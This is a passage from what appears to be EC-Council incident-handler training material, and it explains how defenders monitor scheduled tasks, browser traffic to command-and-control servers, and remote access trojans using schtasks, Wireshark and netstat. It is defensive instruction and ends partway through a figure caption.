



Figure 4.35: Screenshot showing the output of the strace command

## Live-System Analysis: Scheduled Tasks Monitoring

Attackers design malware to remain inactive and trigger at a specific date or event using Windows Task Scheduler. Incident handlers need to check for scheduled tasks to find malware, such as logic bombs capable of executing at different triggers.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Incident handlers can use a command-line tool such as **schtasks** and Windows Task Scheduler to display a list of all the system scheduled tasks.





Figure 4.36: Screenshot displaying “schtasks” command

Some additional Windows scheduled-task monitoring tools are as follows:

- ADAudit Plus (*https://www.manageengine.com*)
- CronitorCLI (*https://cronitor.io*)
- SolarWinds Windows Scheduled Task Monitor (*https://www.solarwinds.com*)

## Live-System Analysis: Browser Activity Monitoring

Malware can use browsers to connect with command-and-control (C&C) servers, malicious websites, and other DNS servers to download malicious files. Therefore, incident responders must inspect suspicious browsing activities to identify malicious traffic and system location.

As browsers use 80, 443, or 8080 ports to connect to the C&C servers, an incident handler can check for any browsing activities that might have occurred through these ports. Incident handlers can also examine web caches, monitor web access at firewalls, and filter web access by URL and malicious strings in web logs. Use network monitoring tools, such as Wireshark and Colasoft Network Analyzer to monitor user browsing activities.

- **Wireshark**

  Source: *https://www.wireshark.org*

  Wireshark is a widely used network protocol analyzer. Incident handlers can use it to capture real-time browser traffic passing through a network. It also sort the captured traffic using filters and helps incident handlers in identifying the malicious traffic communication with C&C and malicious IP addresses.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 4.37: Screenshot of Wireshark

Some additional network traffic monitoring tools are listed below:

- Colasoft Network Analyzer (*https://www.colasoft.com*)
- OmniPeek (*https://www.liveaction.com*)
- Observer Analyzer (*https://www.viavisolutions.com*)
- PRTG Network Monitor (*https://www.paessler.com*)
- NetFlow Analyzer (*https://www.manageengine.com*)

## Live-System Analysis: Identifying Remote Access Trojans (RATs)

A RAT can gain administrative control after infecting a machine to perform malicious activities such as stealing confidential data, user credentials, monitoring browser activities, or other applications. Traditional RATs can be detected by antivirus software, but some sophisticated RATs possess capabilities to bypass the detection mechanisms. Therefore, incident handlers should first check their existence manually.

### Steps to Manually Identify RATs on Windows Systems

- **Step 1**: Open **cmd** from the **Start** menu → type **`netstat -amo`** and press the **Enter** key, as shown in the screenshot.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 4.38: Screenshot showing netstat -amo command

The above command determines that the socket contains a connection that has been established as shown in the screenshot given below. Therefore, a different socket needs to be identified for further analysis.





Figure 4.39: Screenshot of netstat showing established connections

- **Step 2**: One socket is found having **PID 6496**, as shown in the screenshot. Now, press the **Ctrl + Shift + Esc** key combination.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 